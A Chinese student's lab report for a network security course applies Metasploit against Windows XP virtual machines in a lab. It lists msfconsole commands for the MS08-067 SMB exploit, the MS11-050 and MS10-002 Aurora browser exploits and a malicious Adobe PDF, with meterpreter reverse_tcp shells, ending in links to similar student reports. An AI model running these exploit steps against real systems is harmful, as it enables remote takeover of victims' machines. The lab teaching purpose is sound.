
20155321 《网络攻防》 Exp5 MSF基础应用
20155321 《网络攻防》 Exp5 MSF基础应用
基础问题
- 用自己的话解释什么是exploit,payload,encode
- 关于exploit,我觉得exploit是利用一些工具和方法,通过一些渠道知道某些操作系统存在的漏洞并对漏洞资料进行分析研究,从而获取到了被攻击者计算机的相关信息,或者是可以进行提权等超级用户的操作。
- 关于payload,我觉得它是一个载荷,因为恶意代码不是全部都有”危险“,那些”危险“的地方需要通过payload进行实现。它可以实现任何运行在受害者环境中的程序所能做的事情,并且能够执行破坏、删除文件,向病毒的作者或者任意的接收者发送敏感信息,以及提供通向被感染计算机的后门等操作。
- 关于encode,我觉得它就是一个加密工具。
Windows服务渗透攻击——MS08-067安全漏洞
- 攻击机:kali,IP地址是
192.168.23.140 - 靶机:windows XP SP3(English),IP地址是
192.168.23.142 - 在kali输入
msfconsole进入控制台后依次输入以下指令:use exploit/windows/smb/ms08_067_netapiset payload generic/shell_reverse_tcptcp反向回连set LHOST 192.168.23.130此IP是kali的IPset LPORT 5321端口set RHOST 192.168.23.142此IP是靶机WIN XP的IP,特定漏洞端口已经固定set target 0exploit进行攻击


- 建立会话,攻击成功结果如下:
针对浏览器的攻击:ms11_050
- 攻击机:kali,IP地址是
192.168.1.198 - 靶机:Windows XP Professional SP3 简体中文,IP地址是
192.168.1.182 - 用
use windows/browser/ms11_050_mshtml_cobjectelement使用该模块 info指令查看该模块的信息


- targets信息

- options信息
- 用
set payload windows/meterpreter/reverse_tcp设置payload,并设置需要设置的参数


- 用exploit指令开始攻击,攻击成功后会有靶机需要访问的网址
- 但是不知道为什么一直回连不成功,去看了同学的提示换了老师的虚拟机再做一次也还是不行,如下图所示,和用自己的kali虚拟机的显示一致

- 因为实在找了资料试了好几遍都是这样,不知道是为什么,因此就换了另外一个也是针对浏览器的攻击:MS10_002_aurora漏洞攻击
针对浏览器的攻击:MS10_002_aurora漏洞攻击
- 攻击机:kali,IP地址是
192.168.1.183 - 靶机:Windows XP Professional SP3 简体中文,IP地址是
192.168.1.182 - 前面的基本操作与上面那个攻击差不多,在基本设置完成后进行监听并在靶机上输入下图所示生成的IP地址:



- 这次回连就成功啦!可以用
sysinfo指令和ipconfig指令看到靶机的相关信息
针对客户端的攻击:adobe_toolbutton
- 攻击机:kali,IP地址是
192.168.1.183 靶机:windows XP SP3(English),IP地址是
192.168.23.142- 与上面的思路一样,先用
search adobe得知此漏洞所在的模块


- 选择一个模块并使用该模块,并用
show targets查看可以被攻击的靶机的操作系统型号
- 设置

payload攻击载荷,命令set payload windows/meterpreter/reverse_tcp

- 设置相应参数,实施
exploit攻击
- 打开显示隐藏文件,并在
/root/.msf4/local/目录下找到5321lrt.pdf文件,如下图所示

- 将pdf文件放到靶机上


在靶机上打开pdf文件,发现已经获取了被攻击者权力,可以对其进行操作

成功应用任何一个辅助模块:webdav_scanner
- 输入命令
show auxiliary查看所有辅助模块

- 选择其中一个即可

- 用指令
info查看相关信息

- 进行扫描,结果如下图所示
实验总结与感想
- 通过这次的实验,主要是学会了通过MSF的攻击模块对计算机进行攻击,当然就像老师上课说的,目前我们的攻击都只能是针对XP系统进行攻击,现在的操作系统防护能力已经比以前有了很大的提高,但是我觉得攻击模块给我们提供的方法和信息还是非常值得我们学习的。
20155321 《网络攻防》 Exp5 MSF基础应用的更多相关文章
- 2018-2019 20165237网络对抗 Exp5 MSF基础应用
2018-2019 20165237网络对抗 Exp5 MSF基础应用 实验目标 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻击实践,如 ...
- 2018-2019 20165221 网络对抗 Exp5 MSF基础
2018-2019 20165221 网络对抗 Exp5 MSF基础 实践内容: 重点掌握metassploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 一个主动攻击实践,如ms0 ...
- 2018-2019 20165235 网络对抗 Exp5 MSF基础
2018-2019 20165235 网络对抗 Exp5 MSF基础 1. 实践内容(3.5分) 1.1一个主动攻击实践 攻击方:kali 192.168.21.130 靶机: win7 192.16 ...
- 20145330 《网络攻防》 MSF基础应用
20145330 <网络攻防> MSF基础应用 1.实验后回答问题 (1)用自己的话解释什么是exploit,payload,encode. exploit:进行渗透攻击的模块合集 pay ...
- 《网络攻防》 MSF基础应用
20145224陈颢文 <网络攻防>MSF基础应用 基础问题回答 用自己的话解释什么是exploit,payload,encode: exploit:攻击手段,是能使攻击武器(payloa ...
- 20145239杜文超《网络攻防》- MSF基础应用
20145239杜文超<网络攻防>- MSF基础应用 基础问题回答 1.用自己的话解释什么是exploit,payload,encode? exploit:实现攻击行为的主体,但没有载荷只 ...
- 20145306 《网络攻防》 MSF基础应用
20145306张文锦<网络对抗>MSF应用 Adobe阅读器渗透攻击 两台虚拟机,其中一台为kali,一台为windows xp sp3,并保证两台虚拟机可以ping通. 实验过程 进入 ...
- 2018-2019 20165220 网络对抗 Exp5 MSF基础
实验任务 1.1一个主动攻击实践,如ms08_067; (1分) 1.2 一个针对浏览器的攻击,如ms11_050:(1分) 1.3 一个针对客户端的攻击,如Adobe:(1分) 1.4 成功应用任何 ...
- 2018-2019 20165219 网络对抗 Exp5 MSF基础
实验内容 本实践目标是掌握metasploit的基本应用方式,重点常用的三种攻击方式的思路.具体需要完成: 1.1一个主动攻击实践,如ms08_067; (1分) 1.2 一个针对浏览器的攻击,如ms ...
- 20145334赵文豪《网络攻防》 MSF基础应用
实践目标 掌握metasploit的基本应用方式 掌握常用的三种攻击方式的思路. 实验要求 一个主动攻击,如ms08_067 一个针对浏览器的攻击,如ms11_050 一个针对客户端的攻击,如Adob ...
随机推荐
- 加速JDBC的快捷方法
JAVA 应用必须通过 JDBC 从数据库中取数,有时候我们会发现,数据库的负担一点也不重而且 SQL 很简单,但取数的速度仍然很慢.仔细测试会发现,性能瓶颈主要在 JDBC 上,比如 MySQL 的 ...
- 使用angular-cli脚手架快速搭建项目
第一步 安装全局的angular-cli, npm install -g @angular/cli 或者 cnpm install -g @angular/cli@v1.0.0-rc.2 – 国内淘宝 ...
- UIAutomator环境搭建
目录 下载.安装JDK&配置Java环境变量 下载.安装SDK.ADT&配置Android环境变量 下载.安装ANT&配置ANT环境变量 创建UIAutomator工程 UIA ...
- python基础一数据类型之集合
摘要: python基础一中介绍数据类型的时候有集合,所以这篇主要讲集合. 1,集合的定义 2,集合的功能 3,集合的方法 1,集合的定义 list1 = [1,4,5,7,3,6,7,9] set1 ...
- LINQ学习:Select的用法
转载于:http://www.cnblogs.com/ForEvErNoME/archive/2012/07/25/2606659.html 说明:在查询表达式中,select 子句可以指定将在执行查 ...
- 中断标志位 IRQF_ONESHOT
one shot本身的意思的只有一次的,结合到中断这个场景,则表示中断是一次性触发的,不能嵌套.对于primary handler,当然是不会嵌套,但是对于threaded interrupt han ...
- .net core 入坑经验 - 1、await async
已经有些日子没学习新知识了,心血来潮想试试core有多大变化和跨平台运行 所以现在就开始捣鼓,然而由于是从.net 4.0直接"跃升"到.net core 以及 asp.net m ...
- 题解 P1550 【[USACO08OCT]打井Watering Hole】
题面(翻译有点问题,最后一句话) 农民John 决定将水引入到他的n(1<=n<=300)个牧场.他准备通过挖若 干井,并在各块田中修筑水道来连通各块田地以供水.在第i 号田中挖一口井需要 ...
- priority_queue的优先级变化(结构体的写法)
priority_queue的优先级变化(结构体的写法) 在头文件中加上#include <queue> 即可使用stl中的库函数priority_queue,优先队列默认的是从大到小的优 ...
- 阿里八八Alpha阶段Scrum(12/12)
今日进度 俞鋆: 和前端对接,完成了注册接口的对接写了一部分数据同步接口. 李嘉群: 完成了注册界面与服务器的对接 黄梅玲: json数据解析并在listview中显示(还未完成) 王国超: 今天开始 ...